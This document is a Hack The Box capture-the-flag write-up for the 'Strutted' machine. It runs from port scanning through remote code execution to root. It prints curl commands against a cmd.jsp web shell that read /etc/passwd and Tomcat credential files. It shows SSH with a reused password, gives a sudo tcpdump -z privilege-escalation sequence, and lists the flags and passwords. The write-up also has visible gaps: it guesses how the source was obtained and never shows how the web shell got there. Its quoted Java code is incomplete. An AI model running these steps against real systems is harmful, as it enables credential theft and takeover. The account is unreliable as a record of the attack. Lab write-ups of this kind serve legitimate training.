HTB

HTB: Strutted
Machine IP: 10.10.11.59
Difficulty: Medium
OS: Linux
Step 1: Reconnaissance - Port Scanning

RustScan Results
rustscan -a 10.10.11.59
Open ports discovered:
- Port 22 (SSH)
- Port 80 (HTTP)
Nmap Detailed Scan

nmap -sC -sV 10.10.11.59 -p 22,80
Results:
| Port | Service | Version |
|---|---|---|
| 22/tcp | SSH | OpenSSH 8.9p1 Ubuntu |
| 80/tcp | HTTP | nginx 1.18.0 (Ubuntu) |
Redirect: HTTP redirects to http://strutted.htb/
Add to /etc/hosts:
echo "10.10.11.59 strutted.htb" >> /etc/hosts
Step 2: Web Enumeration - Source Code Discovery
Initial Web Access
Visiting http://strutted.htb returns a generic error page - no obvious application.

Source Code Download

The application source code was obtained (likely via path traversal or exposed repository). The directory structure reveals a Java Struts2 application:
┌──(kali㉿kali)-[~/Strutted/strutted]
└─$ tree
.
├── mvnw
├── mvnw.cmd
├── pom.xml
├── src
│   └── main
│       ├── java
│       │   └── org
│       │       └── strutted
│       │           └── htb
│       │               ├── AboutAction.java
│       │               ├── DatabaseUtil.java
│       │               ├── HowAction.java
│       │               ├── Upload.java
│       │               ├── URLMapping.java
│       │               └── URLUtil.java
│       ├── resources
│       │   └── struts.xml
│       └── webapp
│           └── WEB-INF
│               ├── about.jsp
│               ├── error.jsp
│               ├── how.jsp
│               ├── showImage.jsp
│               ├── success.jsp
│               ├── upload.jsp
│               └── web.xml
└── target
    ├── classes
    │   ├── org
    │   │   └── strutted
    │   │       └── htb
    │   │           ├── AboutAction.class
    │   │           ├── DatabaseUtil.class
    │   │           ├── HowAction.class
    │   │           ├── Upload.class
    │   │           ├── URLMapping.class
    │   │           └── URLUtil.class
    │   └── struts.xml
    ├── generated-sources
    │   └── annotations
    ├── maven-archiver
    │   └── pom.properties
    ├── maven-status
    │   └── maven-compiler-plugin
    │       └── compile
    │           └── default-compile
    │               ├── createdFiles.lst
    │               └── inputFiles.lst
    ├── strutted-1.0.0
    │   ├── META-INF
    │   └── WEB-INF
    │       ├── about.jsp
    │       ├── classes
    │       │   ├── org
    │       │   │   └── strutted
    │       │   │       └── htb
    │       │   │           ├── AboutAction.class
    │       │   │           ├── DatabaseUtil.class
    │       │   │           ├── HowAction.class
    │       │   │           ├── Upload.class
    │       │   │           ├── URLMapping.class
    │       │   │           └── URLUtil.class
    │       │   └── struts.xml
    │       ├── error.jsp
    │       ├── how.jsp
    │       ├── lib
    │       │   ├── commons-fileupload-1.5.jar
    │       │   ├── commons-io-2.13.0.jar
    │       │   ├── commons-lang3-3.13.0.jar
    │       │   ├── commons-text-1.10.0.jar
    │       │   ├── freemarker-2.3.32.jar
    │       │   ├── javassist-3.29.0-GA.jar
    │       │   ├── javax.servlet-api-4.0.1.jar
    │       │   ├── log4j-api-2.20.0.jar
    │       │   ├── ognl-3.3.4.jar
    │       │   ├── sqlite-jdbc-3.47.1.0.jar
    │       │   └── struts2-core-6.3.0.1.jar
    │       ├── success.jsp
    │       ├── upload.jsp
    │       └── web.xml
    └── strutted-1.0.0.war

30 directories, 52 files
Step 3: Source Code Analysis - Vulnerability Discovery
URLUtil.java Analysis
public class URLUtil extends ActionSupport {
    private String id;
    private String storedImagePath;
    private URLMapping urlMapping = new URLMapping();

    public String execute() throws Exception {
        if (id == null || id.isEmpty()) {
            addActionError("Invalid URL.");
            return ERROR;
        }

        this.storedImagePath = urlMapping.getImagePath(id);
        if (storedImagePath == null) {
            addActionError("The requested resource does not exist.");
            return ERROR;
        }
    }

    public String getImagePath() {
        return storedImagePath;
    }
}

Key observation: The id parameter is passed to urlMapping.getImagePath() without sanitization, suggesting a potential path traversal vulnerability.
Step 4: Command Injection via Struts2
Upload Functionality
The application has an upload feature that may be vulnerable to command injection.
Testing Command Injection
Attempting to read /etc/passwd:
curl http://strutted.htb/cmd.jsp?cmd=cat+/etc/passwd

- Success! The application executes system commands.
Output shows /etc/passwd contents including user james:
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
Step 5: Extracting Tomcat Credentials
Read Tomcat User Configuration
curl http://strutted.htb/cmd.jsp?cmd=cat+/etc/tomcat9/tomcat-users.xml --output tomcat-users.xml

Extracted Credentials

Credentials discovered:
- Username:
admin - Password:
IT14d6SSP81k
Step 6: SSH Access as James
Test SSH Credentials

Attempting to use the discovered password for user james:
ssh james@strutted.htb
# Password: IT14d6SSP81k
Step 7: User Flag
james@strutted:~$ cat user.txt
5c07d3a889ebafec747a8e80fa47d7bf
Step 8: Privilege Escalation - Sudo tcpdump
Check Sudo Permissions
james@strutted:~$ sudo -l
Result:
User james may run the following commands on localhost:
  (ALL) NOPASSWD: /usr/sbin/tcpdump

tcpdump Privilege Escalation

The tcpdump binary can be used to execute arbitrary commands via the -z (post-rotate command) option.
Exploit steps:
# Create a malicious script
james@strutted:/tmp$ COMMAND='cp /bin/bash /tmp/bash'
james@strutted:/tmp$ TF=$(mktemp)
james@strutted:/tmp$ echo "$COMMAND" > $TF
james@strutted:/tmp$ chmod +x $TF

# Execute tcpdump with -z flag
james@strutted:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root

# Run the copied bash binary with -p to preserve privileges
james@strutted:/tmp$ /tmp/bash -p
Step 9: Root Flag
bash-5.1# cat /root/root.txt
4e3bc72308aa1eb9de9ea572790d9132
Step 10: Machine Owned
The machine was successfully pwned.

Flags
| Flag | Value |
|---|---|
| User | 5c07d3a889ebafec747a8e80fa47d7bf |
| Root | 4e3bc72308aa1eb9de9ea572790d9132 |
Credentials Table
| User | Password | Source |
|---|---|---|
| admin | IT14d6SSP81k | tomcat-users.xml |
| james | IT14d6SSP81k | Password reuse |